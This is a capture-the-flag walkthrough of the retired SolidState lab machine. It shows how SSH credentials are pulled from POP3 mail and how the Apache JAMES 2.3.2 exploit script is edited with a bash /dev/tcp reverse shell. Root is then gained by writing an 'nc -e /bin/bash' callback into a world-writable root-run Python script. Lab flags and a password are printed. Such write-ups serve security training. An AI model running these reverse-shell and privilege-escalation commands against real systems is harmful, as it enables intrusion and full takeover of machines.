
lets now telnet and see does anyone of them have mail



```
LIST
+OK 2 1945
1 1109
2 836
```

we see that it has 2 mails but other users have no mail

lets see the content of the mail



```
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

first mail was of no use but 2nd mail has a ssh credential but it also said change it lets see if it works


Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.


username: mindy
pass: P@55W0rd1!2@

lets connect to ssh

and with the credentials we can connect



```
┌──(root💀kali)-[/home/kali]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 mindy@10.10.10.51
The authenticity of host '10.10.10.51 (10.10.10.51)' can't be established.
ECDSA key fingerprint is SHA256:njQxYC21MJdcSfcgKOpfTedDAXx50SYVGPCfChsGwI0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.51' (ECDSA) to the list of known hosts.
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
mindy@solidstate:~$
```



```
mindy@solidstate:~$ cd ../../../
-rbash: cd: restricted
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ cat user.txt
0510e71c2e8c9cb333b36a38080d0dc2
```

so we grabbed userflag


userflag----0510e71c2e8c9cb333b36a38080d0dc2

but it is not allowing us to change the directory

so its a dead end


no lets look at that pythonscript

open it and chabge the payload to this
bash -i >& /dev/tcp/10.10.14.2/1234 0>&1



```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
#payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # t
payload = 'bash -i >& /dev/tcp/10.10.14.2/1234 0>&1'
# credentials to James Remote Administration Tool (Default - ro
user = 'root'
pwd = 'root'
```


now we run the script




```
┌──(root💀kali)-[/home/kali/machines/retired/solidstate]
└─# nano 35513.py

┌──(root💀kali)-[/home/kali/machines/retired/solidstate]
└─# python 35513.py 10.10.10.51
[+]Connecting to James Remote Administration Tool ...
[+]Creating user ...
[+]Connecting to James SMTP server ...
[+]Sending payload ...
[+]Done! Payload will be executed once somebody logs in.
```

and then we have to login as then only the payload will be triggered
so as we have mindy credentials lets use that

and we have a shell with everything working



```
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 45974
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```




```
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd ../../../../../../
cd ../../../../../../
${debian_chroot:+($debian_chroot)}mindy@solidstate:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

lets now enumerate user to get root

we run the LinEnum script after getting it from simplehttp server

then running bash LinEnum.sh -t   ------(-t for through scan)


we found this



```
^[[00;31m[-] Files not owned by user but writable by group:^[[00m
-rwxrwxrwx 1 root root 105 Aug 22  2017 /opt/tmp.py
```

this is a python script run by root and is writable


so we opened the file and editted it to run our script



```
#!/usr/bin/env python
import os
import sys
try:
     os.system('/bin/nc -e /bin/bash 10.10.14.2 4444 ')
except:
     sys.exit()
```

/bin/nc -e /bin/bash 10.10.14.2 4444

and we listen and after few min we have a response



```
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 51138
whoami
root
```

grab the root flag

rootflag----4f4afb55463c3bc79ab1e906b074953d

and we did it

as we can see that the credentials work so lets run the python script